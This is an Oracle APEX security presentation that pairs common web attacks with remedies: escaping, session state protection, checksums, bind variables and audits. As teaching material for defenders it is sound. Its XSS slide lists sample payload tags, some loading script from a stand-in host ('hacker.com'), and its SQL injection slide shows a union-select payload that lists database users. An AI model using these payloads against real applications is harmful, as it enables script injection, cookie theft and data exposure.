APEX Security – Hacks and Remedies

Todd Arave

Background

- using Oracle technology since 1997
- using APEX since 2008 (version 1.5)
- prior APEX SIG co-chair
- employed by Intermountain Healthcare
- business applications


History of Data Breaches (not APEX specific)

- World's Biggest Data Breaches (http://www.informationisbeautiful.net)
- http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/
  - Who was hacked
  - What was hacked
  - When Hacked
  - Who did the hacking

What to Secure?


- Secure Everything???
  - Secure Data
- Identify Vulnerabilities
- 1st have a plan
- Layers
- Proactive Vs. Reactive

Security Cycle



Cross Site Scripting (XSS)

- Hack
  - Cross-site Scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to fool the user, executing the script on his machine in order to gather data. The use of XSS might compromise private information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems.


Hacker
Victim
Your Web Page
Place Script
Visit Page
Retrieve Data

Cross Site Scripting (XSS)

- Tag Examples – (Not Just <script>)
  - <script src=http://hacker.com/xss.js></script>
  - <body background="javascript:alert('XSS')">
  - <img src="javascript:alert('XSS');">
  - <link rel="stylesheet" href="javascript:alert('XSS');">
  - <table background="javascript:alert('XSS')">
  - <td background="javascript:alert('XSS')">
  -
  - <object type="text/x-scriptlet" data="http://hacker.com/xss.html">
  - <embed src="http://hacker.com/xss.swf" AllowScriptAccess="always">

Cross Site Scripting (XSS)

- Remedy
  - Escape Special Characters in Report Columns
    - Use column display type “escape special characters”
  - Enable Session State Protection
    - Non data entry type items set to “Restricted”
    - Data entry type items “Checksum Required”
  - apex_escape()
    - ```
      begin
        sys.htp.p(apex_escape.html_whitelist('<h1>Hello<script>alert("XSS");</script></h1>'));
      end;
      ```
  - Session Management (time out, session idle)
    - Plugins
    - Application settings
  - Query Text Columns Looking for <script> or Other Tags


      ```


Duplicate Page Submission

- Hack
  - Page submitted multiple times (inserts/updates)
    - Malicious submissions
    - Inadvertent submissions
      - double click
      - extra click when page performing slow
      - page refresh
      - back button
- Remedy
  - Page Property:
    - “Allow duplicate page submission = No – Prevent page from being re-posted”
    - Once property set error page shown when condition occurs
    - Additional property to direct user to another page
  - Unique database constraints
  - APEX DML page processes check that data changed before updating
  - Load testing use changing records


MAXIMUM SECURITY ENTRANCE

URL Tampering

- Hack
  - Change parameter values in Uniform Resource Locator (URL)
    - http://mysite.com/pls/f?p=App:Page:Session:Request:Debug:ClearCache:ItemsNames:ItemValues:PrintFriendly
  - Change hidden item values using FireBug or other (i.e. primary key value)
- Remedy
  - Hidden Items: "Value Protected = Yes" (value can't be set from browser)
  - Session State Protection Enabled
    - Unrestricted – item set by user no restrictions
    - Checksum Required – item can be set in URL if valid checksum included
    - Restricted – item cannot be set from browser
  - Page Access Protection - Checksum (MD5)
    - Unrestricted
    - Arguments Must Have Checksum (all pages!)
    - No Arguments
    - No URL Access – page branch does not use URL redirect
  - apex_util.prepare_url() prepares URL with checksum
  - Authorization on all pages
  - Authentication on all pages


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection

- Hack
  - Injection of malicious SQL commands in SQL statements.

    select dummy from sys.dual where dummy = '&P1_ITEM.'

    value of P1_ITEM is set to
    ' union select username from all_users where rownum = 1 and 'x'='x

    select dummy from sys.dual where dummy = '' union select username from all_users where rownum = 1 and 'x'='x'
- Remedy
  - Avoid writing dynamic queries
    - Use dbms_assert when dynamic queries are used
  - Do not use substitution variables &mytime. (no validation of value)
  - Use bind variables OR v() function
  - Escape all User Supplied Input
  - Checksums

Form Autocomplete


- Hack
  - See values input from prior application sessions (problem on shared work stations)
- Remedy
  - For most pages “Form Auto Complete = Off”


Additional Thoughts

- HTTP Transmission
  - SSL/HTTPS
- Secure Architecture
  - File wall
  - Reverse proxy
- Protect DML Buttons and Processes (read-only page or authorized portion of pages)
  - Protect with authorizations or remove

Internal Hack

- Hack
  - Varied and Creative
- Remedy
  - Developer access to production (controlled at all levels)
  - APEX builder
    - Limit builder access (object viewer)
    - Release through use of SQL*Plus or SQL*Developer
  - Application Setting: Availability > Status = Run Application Only
  - Code release process: work orders, source control, migration phases, sign-offs
  - Encrypt sensitive columns
  - Encrypt sensitive item values stored in session state (apex engine tables)
    - Item property: Store value encrypted in session state = Yes
  - Regular Password Changes
  - No generic admin accounts in APEX builder






Regular Audits

- Self Audit
  - Self
  - Team Members
- Internal Audit
  - Information Security Department
  - Internal Auditors
- External Audit
  - Consulting
  - Vendors (Automated)
    - eSert by Enkitec
    - ApexSec by Recx

Regular Monitoring

- Metrics – who access, what access, when access
- APEX Views and other tools
- Documentation – roles and access to app, pages, regions, items

Security Cycle



The End